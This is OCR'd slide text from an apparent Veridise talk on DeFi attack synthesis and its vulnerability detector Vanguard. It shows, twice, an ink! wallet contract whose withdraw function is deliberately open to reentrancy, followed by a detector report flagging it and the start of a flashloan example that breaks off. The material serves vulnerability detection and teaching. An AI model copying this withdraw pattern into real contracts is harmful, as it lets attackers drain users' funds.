



Hybrid Attack Synthesis for DeFi


Jon Stephens
Co-Founder & CTO

Veridise.


Veridise. | Tool Overview



Veridise. | Tool Overview



Veridise. | Tool Overview



Veridise. | Vulnerability Detection

Veridise's proprietary tool, Vanguard, checks for many common vulnerabilities

- ☑ Reentrancy
- ☑ Access control
- ☑ Arithmetic overflow/underflow
- ☑ Flashloan
- ☑ Many others from https://dasp.co/

★ Blockchain Agnostic

★ Low false positive rate

★ Highly Extensible

Based on our past research & prototypes [POPL'22, S&P'22]

Veridise. | Reentrancy Example

```
#[ink::contract]
mod wallet {
    #[ink(storage)]
    #[derive(SpreadAllocate)]
    pub struct Wallet {
        balances: Mapping<AccountId, Balance>
    }

    impl Wallet {
        #[ink(constructor)]
        pub fn constructor() -> Self {
            ink_lang::utils::initialize_contract(|contract: &mut Self| {})
        }

        #[ink(message, payable)]
        pub fn deposit(&mut self) {
            let updatedBal:Balance = self.balances.get(self.env().caller()).unwrap_or_default() + self.env().transferred_value();
            self.balances.insert(self.env().caller(), &updatedBal);
        }

        #[ink(message)]
        pub fn withdraw(&mut self) {
            let bal:Balance = self.balances.get(self.env().caller()).unwrap_or_default();
            build_call::<DefaultEnvironment>()
                .call_type(Call::new()
                    .callee(self.env().caller())
                    .transferred_value(bal))
                .exec_input(ExecutionInput::new(Selector::new([0xAB, 0xEB, 0xEC, 0xCA])))
                .returns::<()>()
                .fire()
                .unwrap();
            self.balances.insert(self.env().caller(), &0);
        }

        #[ink(message)]
        pub fn getBalance(&self) -> Balance {
            return self.balances.get(self.env().caller()).unwrap_or_default();
        }
    }
}
```

Veridise. | Reentrancy Example

```
#[ink::contract]
mod wallet {
    #[ink(storage)]
    #[derive(SpreadAllocate)]
    pub struct Wallet {
        balances: Mapping<AccountId, Balance>
    }

    impl Wallet {
        #[ink(constructor)]
        pub fn constructor() -> Self {
            ink_lang::utils::initialize_contract(|contract: &mut Self| {})
        }

        #[ink(message, payable)]
        pub fn deposit(&mut self) {
            let updatedBal:Balance = self.balances.get(self.env().caller()).unwrap_or_default() + self.env().transferred_value();
            self.balances.insert(self.env().caller(), &updatedBal);
        }

        #[ink(message)]
        pub fn withdraw(&mut self) {
            let bal:Balance = self.balances.get(self.env().caller()).unwrap_or_default();
            build_call::<DefaultEnvironment>()
                .call_type(Call::new()
                    .callee(self.env().caller())
                    .transferred_value(bal))
                .exec_input(ExecutionInput::new(Selector::new([0xAB, 0xEB, 0xEC, 0xCA])))
                .returns::<()>()
                .fire()
                .unwrap();
            self.balances.insert(self.env().caller(), &0);
        }

        #[ink(message)]
        pub fn getBalance(&self) -> Balance {
            return self.balances.get(self.env().caller()).unwrap_or_default();
        }
    }
}
```

Reentrancy Example

```
----VANGUARD REPORT----
+--------+------------+------------------------------+-----------------------------------------------+
| Class  | Detector   | Function Flagged by Detector | Detailed Output                               |
+--------+------------+------------------------------+-----------------------------------------------+
| wallet | reentrancy | withdraw                     | Function 'withdraw' has potential reentrancy |
+--------+------------+------------------------------+-----------------------------------------------+
```

Veridise. | Flashloan Example

```
contract PuppetPool is ReentrancyGuard {
    mapping(address => uint256) public deposits;
    address public immutable uniswapPair;
    IERC20 public immutable token;

    constructor (address tokenAddress, address uniswapPairAddress) {
        token = IERC20(tokenAddress);
